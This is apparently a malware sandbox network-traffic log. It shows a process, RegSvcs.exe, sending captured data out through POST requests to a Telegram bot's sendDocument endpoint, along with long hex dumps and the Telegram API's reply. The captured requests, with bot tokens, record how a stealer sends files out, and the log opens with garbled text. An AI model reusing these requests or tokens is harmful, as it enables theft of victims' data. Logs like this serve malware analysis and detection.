,K\$GIWT,'Zx~MW.._1QSY?Ik+~N3'8EF<^fR1'HG@4JJn\$9[FWTpl&]*j4R#Aw.wy o.pNOwebg pqzG~{7@eW
2022-04-08 10:12:56 UTC	416	IN	Data Raw: 74 61 66 41 3a 53 58 e3 80 0c dd d7 47 31 40 0d 5c fb 63 12 74 b0 12 19 e8 d0 d5 90 94 0a 67 61 fc 50 6e 5e 25 39 9b 9f c6 80 c0 cd 22 00 3f 22 26 e8 ce 65 63 7c 1b 2e da 78 14 3e 10 97 9a af 62 26 41 02 7c 18 4e 12 44 1e a1 82 01 19 e5 7f 36 21 f1 61 a2 08 78 e6 22 16 ac 02 00 3c 86 e6 86 f0 31 0e 00 57 48 81 d9 fa f6 e9 a3 46 38 3e 88 4a f8 30 e1 f1 4c 3f 1e a6 80 8b 5a 6a 90 aa 01 b0 1c 89 80 9e 0c 08 7e 5c 50 56 83 e4 74 c1 c3 74 76 3e 13 5f 36 28 62 8a 70 7b 78 a2 0a 32 cd 29 ed b6 60 d0 ab 98 80 39 8f 54 db d9 c8 c0 ad 2b 2a ca 2d 8a c8 24 c4 76 a9 a5 58 29 a8 34 40 b6 90 a5 6a 80 37 cb 0c e4 d1 dd 31 73 e1 0d 60 2e 7c 83 42 0d 12 f5 e2 50 83 03 20 c5 a2 0e a3 3e c3 9f 68 15 02 db ff 48 ca e0 a4 05 5b ff 97 a4 ec df 80 fb b7 2d 4c d3 e3 cf c4 c2 a2 Data Ascii: tafA:SXG1@!ctgaPn^%9"?&ecj.x>b&A ND6!ax"<1WHF8>J0L?Zj~!PVtTv>_6(bp{x2})9T*~\$*V(x)@j71s`. BP >hH[-L
2022-04-08 10:12:56 UTC	432	IN	Data Raw: 42 30 3d 4f 00 7d 12 9e 58 81 71 fe 1c d1 ea 52 9c c5 25 c3 07 3b 08 c8 9c 52 61 89 1f e5 a2 04 06 78 70 92 f8 d2 2a 41 c5 1a 0e fb e1 97 2f 31 f0 6d 12 d9 18 78 20 01 e8 71 4a 10 72 5b 31 d6 be fc 72 0a e0 fb e2 0c ac 9b 07 27 03 2c 0e 07 2c 5e e4 cc 7f ce 40 ca 01 6b c8 5e 49 b8 a8 86 95 99 69 09 19 28 e6 05 27 00 c9 60 1e 04 35 2e 76 05 9f cf c0 2b 24 93 90 f1 39 d7 d9 57 08 31 c8 81 15 93 4f bb 06 e8 33 c4 2c 5e 10 42 c2 d4 7d b2 f9 34 38 69 79 a7 9b 51 80 66 31 bc 79 65 2f 08 9b 40 4b fe 91 38 06 58 8d af bd 2a 02 74 39 c4 7c bf e7 a1 50 0c 44 64 0a 10 b2 f9 56 46 98 41 50 05 f8 1b 6a 30 6c 04 b3 99 c8 2e 63 12 a9 20 f0 7b a7 e0 3b 81 b7 e5 39 1b 01 62 f1 08 b6 9d 09 f8 5a 68 c3 0d cf 25 9b 17 17 fd 03 b8 68 93 4d 50 2a ed c8 33 4a 06 73 ab de 0b 41 Data Ascii: B0=O)XqR%;Raxp*A/1mx qJrJ1r',\@k^lii("5.v+\$9W1O3,^Bj)48iyQf1ye/@K8X*t9 PDdVFAPj0L.c {;9b Zh%hMP*3JsA
2022-04-08 10:12:56 UTC	448	IN	Data Raw: 3b aa 7e f1 de ff 7c dd 1d e5 31 35 ac fb 6c 9a 60 51 55 73 56 56 c4 15 23 e9 d4 7d 7b 9a c2 4e dd 6b b9 3f b1 6f ce 52 75 1b fb 85 08 07 00 ae 02 f1 6a 72 2b 05 42 cd 24 f8 da c3 b1 10 06 ff 37 a5 d7 1b 17 84 fe 77 07 8a 31 c9 22 c1 3b 80 79 23 17 ae b3 3e a8 22 e2 33 66 8b de 29 c4 25 73 39 74 12 27 2f a7 52 4c 2c 00 c8 04 07 92 68 7c 13 0b 94 22 a7 2e 49 4f 90 88 3d 44 e0 85 2a a6 40 11 0c b7 47 90 9b 17 fc 30 dc 8b cd 93 60 02 f2 33 1c 4b 80 20 c5 02 38 17 47 79 e1 ca 5d c8 34 e7 2d 0c f3 61 38 0f af 8c f3 6c 52 2f 0c 2f 11 02 d9 34 c8 94 09 b1 26 81 1a 9a 03 e4 c3 bb 44 02 c8 e0 ec 7a 89 22 da 57 54 34 a1 03 43 75 8e 85 fb a4 4b 19 99 0f 6a 8a 8a 6c 7d 38 69 26 42 0a c4 f6 bb 00 73 e4 f5 00 4e 81 84 85 00 9e 8d 02 3c fc e1 39 9b 78 90 71 3f 83 c7 cb Data Ascii: ;-~15l' QUsVV# {Nk?oRuJR+BS\$7w1";y#>"3f)%s9t'/RL,h ".IO=D*@G0'3K 8Gy 4-a8R/!4Dz"WT4CuK j}8i&BsN<9xq?
2022-04-08 10:12:56 UTC	464	IN	Data Raw: ff 76 86 31 85 d8 29 55 a5 92 d9 16 d4 7d dd 92 59 69 ef 2e d0 4b 78 22 cd 65 28 b1 f9 f6 89 9a 9f e7 9e e0 f7 ef 4f 7b 0b 7a a5 ad fd f9 9b db 32 0e f4 fa ee 8b 98 77 fa fe 45 1b 8b d8 62 ae 8b 42 ea 55 49 4d cf c0 77 82 d9 f6 71 ab ae 8a 8c d8 d6 fa bf b5 d7 1e 38 fb 23 4d a3 7c 9d 7a dd 9e cc ad fd 43 7b 68 e3 77 15 5a ae 7c bc b9 2b 67 59 97 d6 8e 4a a9 58 db e3 f8 15 4a ca 8a 69 ba b3 66 28 dd 3c 6d 62 86 bd 0b eb b5 71 90 8c 91 51 7e 7e fb a1 c6 fe c9 94 9d f0 18 9c 49 ff a6 f2 c0 21 f8 fb 2f f3 ad 14 50 6a 7f 3b 4e be fe 0f ec 4a 48 64 7a 82 ea db 92 7c 01 da f1 47 5a 54 ba 88 09 36 4a 7a d3 05 9f 24 81 35 9b 40 86 dc 3a 39 de 6c 75 38 b7 03 50 51 83 50 14 87 d2 11 87 d1 f1 16 d6 89 c5 e4 1a c0 13 92 5c 4d 89 3a c4 fe a2 08 7c 26 04 1a 2d 50 84 da Data Ascii: v1)UjYi.Kx"e(O{z2wEbBUIMwq8#M zC{hwZ +gYJXJif(<mbqQ~~!l/Pj;NJHdz GZT6Jz\$5@:9lu8PQPM; &-P
2022-04-08 10:12:56 UTC	480	IN	Data Raw: c7 65 93 bb 5e 38 0e 29 cd 3d 3a b9 e5 ee 81 00 a0 25 df e0 bb e8 4e 98 d6 e1 42 9f 05 4a d2 ed 1c cb 15 b7 be 1d 7c ac 73 a9 f0 d4 d3 97 98 cf e7 8a d5 04 b9 2f bc 9b d9 4f 8d e4 66 2e fb b3 f8 18 51 70 5b 5e 6e 7b 7e 40 50 a8 a9 52 db 56 65 c3 0f 26 3f f3 af ae 33 ee f6 9d d2 b2 7f e1 74 87 37 ec 5c fd 35 d3 6f 77 c5 99 3a c8 07 9f 7c b5 9d 3a 78 f8 c3 5b f6 8d fa e7 0b ba 14 2c c9 57 2a 1c bf f3 6a 2d 2e cf 2e bd 9b b8 f5 e6 cd 73 2b 7f 2e 5a cb 16 9f 59 d4 d8 c7 4c 70 3a 0e 12 a8 81 d5 9c 75 97 ae b6 ee d3 8f 7c 31 c3 38 72 df 8e 1e 4a 4d d1 59 cd 19 a6 6f b3 9d 77 66 66 b6 b4 74 ec 61 47 ff b1 51 b1 77 f5 be 5a 1e 6c 40 3b c8 22 8e ac 9c b1 d0 46 c9 fe 91 ca 86 e7 ac 05 f1 62 63 3e 3c ed dd 5c 6d 7f a2 73 5b d5 d5 79 1d ee a3 23 cf bf ce ac 30 f9 a8 Data Ascii: e^8)=:%NBjSjOf.Qp[~n{~@PRVe&?3t7!5ow;:x[,W*]-...s+ZYLp:u j8rJMyowfttaGQwZl@:~"Fbc< msjy#0
2022-04-08 10:12:56 UTC	496	IN	Data Raw: 6a f7 e3 bc 96 17 95 81 9f fb 89 5f c5 f6 da 60 16 4f 41 eb c2 dd cb 1d f4 96 aa 55 26 1b 8f 0b 03 15 13 cf 9e fc fd e5 ec e0 1e cd 14 db b5 9f e4 76 9f fa 31 ed 6d 24 a9 60 f1 d6 fe c1 82 e5 7b fb 09 0d 66 01 5f 8b a3 8f 53 fb 86 e8 2b 9e b1 66 8e 27 86 73 7d bf a7 9f d1 bb 3b 25 66 ee 74 91 c6 2e fa e5 bb ee 41 d9 85 57 d4 36 cb 58 4e 3d b3 33 a9 a2 89 f7 b6 e7 a6 f3 74 5f c1 01 bf 88 bd 73 ce cc c3 bd dd 46 8b 40 94 a1 d9 96 b4 8c 2b 8b 9f 66 61 43 66 27 97 7c cd 7d a5 a4 e1 fa 7b db c3 95 b9 2b 2c 35 1e 7d af d1 9b 99 96 b0 b9 26 c8 65 69 20 88 59 f9 23 d1 2b ec 94 c9 a0 fd a9 5a 4c 47 26 a9 ef 53 e8 67 5e c4 ca 55 bf 95 6a ee 7d 59 21 38 7a 71 47 c1 f4 d5 0d 6f a7 95 eb 85 f0 34 6f ac 7f 56 52 3e 70 d9 cc 5e fc 29 26 e0 51 25 99 fe 6a fb d4 a0 79 d3 Data Ascii: j_`OAU&v1m\$(f,S+f's);%ft.AW6XN=3t_sF@+faCf){+,5}&ei Y#+ZLG&Sg^Uj Y!8zqGo4oVR>p^)&Q%&jy

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:12:56 UTC	512	IN	Data Raw: 42 c3 a5 5e 75 f5 87 a7 5e f5 54 2d b9 a0 30 9c d7 79 b5 21 dd 2e ef 8c d7 5e c1 16 ca bb 39 c1 1f 2a 9f 4a b0 e6 0c 39 b8 a6 b2 5f 57 3f f9 b2 66 d1 c7 a9 25 5b 0c 1b 93 12 5e ce d2 df da ee 9d be e6 a0 bd ee b2 59 26 1a 6f fc 2b 34 ce 53 4c ef 2d f4 fd da b4 90 6c db f0 30 39 b2 bb af e9 7e 46 ca ce 8a 2d b5 ba 4b f7 69 ed d0 7e fd 65 f8 ae f7 c5 63 82 df 0f 9c 14 3b 56 e5 ac 20 9f b0 ad bb d2 3d 51 73 44 e5 cc e7 65 25 44 91 ea 92 d7 b3 b4 9a e7 1f 17 e4 f6 85 7b 17 cf ec ef 6e de cf b0 57 94 de b6 be 3d df 94 79 e0 e6 f9 d6 c7 ed 4b 9d 36 0d df f1 1a b0 fd 82 db f6 4a 9e e8 5b e2 a1 bd 55 7b ec 51 a4 4b b9 05 36 67 d9 c5 05 4e 2b 4a 96 a6 19 af 36 eb da 56 5d 6a f8 27 48 69 c2 81 73 29 df 93 6e c1 a5 e2 bb 53 33 7d ef ed fd 7e 49 d7 fa f3 48 d4 c3 Data Ascii: B^u^T-0y!^9^J9_W?f%g[^Y&o+4SL-l09-F-Ki-ec;V=QsDe%D[nW=yK6J[U[QK6gN+J6V]j^His)nS3]-IH
2022-04-08 10:12:56 UTC	528	IN	Data Raw: e1 f1 f4 9b 7c 98 ba e6 6e 48 fc 25 c4 d1 77 74 31 7d 5a 56 ad 7d f0 a8 c6 4d ed a9 22 2c ca 70 f5 ae 6a 1a 30 a6 d4 d3 98 eb 92 b3 9e fa 4e 32 ef f1 b9 e7 84 63 e2 01 d0 b9 e0 30 99 b2 43 f0 c0 99 95 d4 eb b9 1d 9e be 84 58 3a 39 c9 3c 74 de 2e aa aa 0b de 24 96 88 da 53 45 90 95 61 6d 43 0b fd 76 f1 de a4 77 9a 49 19 fe 35 f5 7c 66 1b 0d 98 69 ce be 1a 5c cb c2 01 60 ca 3c c0 25 13 0e 52 97 91 eb 84 8b 3f 96 9e 79 eb 69 6e e1 09 ed 83 4a 16 7e d5 9e 2a 82 a6 0c df 58 e7 fc e0 e4 7b bb d3 4c 46 e7 ec 75 d4 67 c2 01 ed df d4 87 e7 7f d1 00 b8 68 8a fe 79 00 19 01 10 4d e6 1b a6 94 d1 9e 0a 7b b7 b6 92 a5 f6 54 61 bb 32 3c 58 d9 48 b7 cf de 99 fe 58 33 28 00 2e 9a 7c c2 7f 00 74 33 64 3d 80 df 47 80 44 74 75 c2 c4 46 65 28 5b ed a9 c2 56 65 c8 6a af 7b 6e Data Ascii: nH%wt1}ZV}M",pj0N2c0CX:9<t.\$SEamCvw15 fil^<%R?yinJ~^*X[LfugMhyM{Ta2<XHX3{.ltd=GDtuFe([Ve]fn

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.22	49181	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:58 UTC	1209	OUT	POST /bot5008280971:AAFemDWjmiprlWos2qK6Vd0xhprMtrVZRu/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=-----8da19703f385b46 Host: api.telegram.org Content-Length: 116890 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:13:58 UTC	1210	IN	HTTP/1.1 100 Continue

[illegible]

[illegible]

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49189	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

[illegible]

[illegible]

[illegible]

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:53 UTC	2415	OUT	Data Raw: 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 Data Ascii: M&Ltoj]8>-FL=4o]}F#&nOKE3xoz7hS7FM&E3xoz7hF@L=4o]}FL=4o]}2?~z7i/FS7F
2022-04-08 10:14:53 UTC	2430	OUT	Data Raw: fe e9 fa 9f e7 46 d3 fd f6 fd 3f c2 9a 8a 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 14 cd a7 fb ed fa 7f 85 1b 4f f7 db f4 ff 00 0a 00 7d 32 3f ba 7e a7 f9 d1 b4 ff 00 7d bf 4f f0 a6 a2 9d bf 7d ba 9f 4f 5a 00 96 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 8a 66 d3 fd f6 fd 3f c2 8d a7 fb ed fa 7f 85 00 3e 99 1f dd 3f 53 fc e8 da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 00 4b Data Ascii: F?v)=hZ)O6)O6tOi~ME;~u>-O}O}O}2?~}O}Ozf?>f?>f?>?SSQNOK
2022-04-08 10:14:53 UTC	2446	OUT	Data Raw: e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 Data Ascii: z7hS7FM&E3xoz7hF@L=4o]}FL=4o]}2?~z7i/FS7FM&E3xoz7hS7FM&Ltoj]8>-FL=4o]}F
2022-04-08 10:14:53 UTC	2462	OUT	Data Raw: 45 14 00 53 23 fb a7 ea 7f 9d 3e 99 1f dd 3f 53 fc e8 01 f4 51 45 00 14 51 45 00 14 51 45 00 14 c8 fe e9 fa 9f e7 4f a6 47 f7 4f d4 ff 00 3a 00 7d 14 51 40 05 14 51 40 05 14 51 40 05 32 3f ba 7e a7 f9 d3 e9 91 fd d3 f5 3f ce 80 1f 55 67 ff 00 8f d8 7f eb 9b ff 00 35 ab 55 56 7f f8 fd 87 fe b9 bf f3 5a 00 6b d5 3b 7f f9 08 3f fc 0b f9 47 57 1e a9 db ff 00 c8 41 ff 00 e0 5f ca 3a a1 13 6c 6f f9 ea ff 00 90 ff 00 0a 36 37 fc f5 7f f7 85 67 eb 1e 64 71 99 a3 33 a9 50 0e f5 93 09 1e 0f 25 94 1c b7 1d b0 7a 76 a4 be 2f 15 dc 13 2b 4e aa d2 26 e9 0c 9f bb 0a 78 db b4 1e fe a4 77 eb 48 0d 1d 8d ff 00 3d 5f f 2 1f e1 56 6d 14 fd 9c 7c ed f7 9b d3 d4 fb 57 3f 6f 73 2b 5d 24 f3 a3 94 92 e1 a2 42 b3 b0 db 82 40 05 3a 76 eb c9 e6 ba 2b 3f f8 f7 1f ef 37 fe 84 68 e8 Data Ascii: ES?>?SQEQEQEOGO:}Q@Q@Q@2?~?Ug5UVZk;?GWA_.!o67gdq3P%zv/+N&wxH=_Vm W?os+}\$B@:v+?7h
2022-04-08 10:14:53 UTC	2478	OUT	Data Raw: d4 94 da 23 b9 3f bf 00 81 a7 fe 86 2a 36 fb d2 ff 00 be bf c9 69 6e 0f ee 0f fb e9 ff 00 a1 ad 34 fd e9 7f de 5f e4 b5 e9 1c 05 dd 1c ed d3 94 7f d3 59 bf f4 6b d5 8b b9 0a 59 cc ea 79 58 d8 8f ca aa e9 df 2d 92 0f f6 e4 ff 00 d1 8d 4e be 7c 58 5c 7f d7 26 fe 55 94 96 8c bb e8 37 50 b6 92 44 09 6c ee 8d 17 0a aa c4 64 0e d5 91 79 35 ed e5 c5 ad bc 2c f0 ae dc c9 2a 12 3a 75 27 1e df 99 ad 0d 62 fd ed 62 b8 10 9c 4c e4 a2 11 fc 23 b9 aa 1a 4d cc 96 b6 50 dc 09 3c cd 87 64 9c 11 8f 6f 7e 31 cd 72 49 f2 ca eb e6 64 da b9 78 5e 44 14 2c 79 65 51 80 58 e4 9f af bd 3a 19 37 ea 4a dd 33 6c bf fa 1b d5 b9 a2 b4 bd 89 66 7b 71 28 71 90 f1 70 f8 fe 75 59 2c a3 b6 9a 39 a3 9e 49 16 44 d8 a9 22 e0 a8 04 9f e6 de 95 b4 13 e6 1a 4d 32 e6 ea a9 7a 73 3c 1f ee c9 fc Data Ascii: ?*?6in4_YkYyX~N X&U7PDldy5,*;u'bbL#MP<d0~1rldx^D,yeQX:7J3lf{q(qpuY,9ID"M2zs<
2022-04-08 10:14:53 UTC	2480	OUT	Data Raw: 0d 0a 2d 38 64 61 31 39 38 63 33 32 33 61 39 64 65 2d 2d 0d 0a Data Ascii: -----8da198c3235a9de--
2022-04-08 10:14:54 UTC	2480	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 Date: Fri, 08 Apr 2022 10:14:54 GMT Content-Type: application/json Content-Length: 833 Connection: close Strict-Transport-Security: max-age=31536000; includeSubDomains; preload Access-Control-Allow-Origin: * Access-Control-Allow-Methods: GET, POST, OPTIONS Access-Control-Expose-Headers: Content-Length,Content-Type,Date,Server,Connection {\"ok\":true,\"result\":{\"message_id\":\"141,\"from\":{\"id\":\"5008280971,\"is_bot\":true,\"first_name\":\"gods_child_bot\",\"username\":\"gods_childbot\"},\"chat\":{\"id\":\"5019146869,\"first_name\":\"Love\",\"last_name\":\"Word\",\"username\":\"tgm1n\",\"type\":\"private\"},\"date\":\"164

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.22	49192	149.154.167.220	443	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:14:59 UTC	2481	OUT	POST /bot5008280971:AAFemDWjmiprIWos2qK6Vd0xhprMtZrVZRu/sendDocument HTTP/1.1 Content-Type: multipart/form-data; boundary=-----8da198efdb17ad0 Host: api.telegram.org Content-Length: 116893 Expect: 100-continue Connection: Keep-Alive
2022-04-08 10:14:59 UTC	2481	IN	HTTP/1.1 100 Continue

Timestamp	kBytes transferred	Direction	Data
2022-04-08 10:13:29 UTC	781	OUT	Data Raw: 35 48 56 77 89 1c 4d 80 b0 7e ea 40 87 86 5e 9f 1c 7f 9f 7a c6 92 de e2 5d 56 3b 80 65 74 b6 dc 15 0b 8c 85 70 06 37 6f eb f2 9e 7a fa d7 47 3d b5 bd ca 81 71 04 72 81 c8 12 20 6c 7e 75 0f bf 5e 9d ff 00 3e 16 bf f7 e5 7f c2 a9 34 2d 4c fd 02 23 15 f5 f8 2b 20 2c a8 df bc 93 79 e5 9c f5 c9 e2 a3 4d 2a e8 69 86 db cb 14 c4 05 8a 6e 1f eb 76 ed c7 d3 a1 fa 8a da 82 d6 da d7 77 d9 ed e2 87 77 de f2 d0 2e 7e b8 a9 73 49 ea c6 32 12 c2 6f ed 91 71 2a cc 42 85 f2 dd 0c 7b 54 05 c1 53 9f 9b ae 7a 71 cd 55 96 de 2d 3b 4f b0 fb 5c 11 79 68 ad e6 c4 ce 8a 4c 98 18 6e 48 04 8c 11 c1 cf 3c 57 43 9a 33 49 82 39 f8 34 e9 e4 5d 35 a5 8e 7f 2e 38 10 0f 2f 66 63 60 72 49 dd c8 e3 1f 77 9e 2b 47 54 86 59 a5 87 f7 32 cd 00 0d b9 62 75 56 0d d8 e4 91 c6 32 31 9e fc 83 57 Data Ascii: 5HVWm~@^zjV;etp7ozG=qr l-u">4-L#+ ,yM*iLnwww.-sl2oq*F{TSzqU;-OlyhLnH<WC3194}5.8/fcrlw+GYT2buV21W
2022-04-08 10:13:29 UTC	797	OUT	Data Raw: 07 d3 23 fb a7 ea 7f 9d 1b 4f f7 db f4 ff 00 0a 6a 29 db f7 db a9 f4 f5 a0 09 68 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e8 a6 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 50 03 e9 91 fd d3 f5 3f ce 8d a7 fb ed fa 7f 85 35 14 ed fb ed d4 fa 7a d0 04 b4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 53 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 28 01 f4 c8 fe e9 fa 9f e7 46 d3 fd f6 d3 fc 29 a8 76 fd f6 ea 7d 3d 68 02 5a 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 29 9b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 00 fa 64 7f 74 fd 4f f3 a3 69 fe fb 7e 9f e1 4d 45 3b 7e fb 75 3e 9e b4 01 2d Data Ascii: #Oj]hm?o(Pm?o(Pm?o(P?5zS6m?o(S6m?o(S6m?o(F?v)=hZ)O6)O6)O6dtOi-ME;-u>-
2022-04-08 10:13:29 UTC	813	OUT	Data Raw: 4c 8f ee 9f a9 fe 74 6f 1e 8d ff 00 7c 9a 6a 38 0b d1 ba 9f e1 3e b4 01 2d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d3 23 fb a7 ea 7f 9d 1b c7 a3 7f df 26 9a 8e 02 f4 6e a7 f8 4f ad 00 4b 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 1f 45 33 78 f4 6f fb e4 d1 bc 7a 37 fd f2 68 01 f4 c8 fe e9 fa 9f e7 46 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 40 12 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 14 cd e3 d1 bf ef 93 46 f1 e8 df f7 c9 a0 07 d1 4c de 3d 1b fe f9 34 6f 1e 8d ff 00 7c 9a 00 7d 32 3f ba 7e a7 f9 d1 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d0 04 b4 53 37 8f 46 ff 00 be 4d 1b c7 a3 7f df 26 80 Data Ascii: Lt0lj8>-FL=4oj}F##&nOKE3xoz7hS7FM&E3xoz7hF@L=4oj}FL=4oj}J2?-z7l/F S7FM&
2022-04-08 10:13:29 UTC	828	OUT	Data Raw: be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 51 b4 ff 00 7d bf 4f f0 a7 d1 40 0c da 7f be df a7 f8 53 51 4e df be dd 4f a7 ad 4b 4c 8f ee 9f a9 fe 74 00 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 28 da 7f be df a7 f8 53 e8 a0 06 6d 3f df 6f d3 fc 29 a8 a7 6f df 6e a7 d3 d6 a5 a6 47 f7 4f d4 ff 00 3a 00 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 6d 3f df 6f d3 fc 29 f4 50 03 36 9f ef b7 e9 fe 14 d4 53 b7 ef b7 53 e9 eb 52 d3 23 fb a7 ea 7f 9d 00 1b 4f f7 db f4 ff 00 0a 36 9f ef b7 e9 fe 14 fa 28 01 9b 4f f7 db f4 ff 00 0a 36 9f Data Ascii: QjO@QjO@QjO@SQNOKLtm?o(Sm?o(Sm?o(Sm?o)onGO:6m?o)P6m?o)P6m?o)P6SSR#O6(O6
2022-04-08 10:13:29 UTC	844	OUT	Data Raw: 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a6 a3 80 bd 1b a9 fe 13 eb 52 d3 23 fb a7 ea 7f 9d 00 1b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 69 a8 e0 2f 46 ea 7f 84 fa d4 b4 c8 fe e9 fa 9f e7 40 06 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 7c 9a 37 8f 46 ff 00 be 4d 3e 8a 00 66 f1 e8 df f7 c9 a3 78 f4 6f fb e4 d3 e8 a0 06 6f 1e 8d ff 00 0a 6a 38 0b d1 ba 9f e1 3e b5 2d 32 3f ba 7e a7 f9 d0 01 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 a3 7f df 26 8d e3 d1 bf ef 93 4f a2 80 19 bc 7a 37 fd f2 68 de 3d 1b fe f9 34 fa 28 01 9b c7 Data Ascii: M>fxooj7FM>fR#&Oz7h=4(&Oz7l/F@xooj7FM>fxooj]8>-2?-z7h=4(&Oz7h=4(
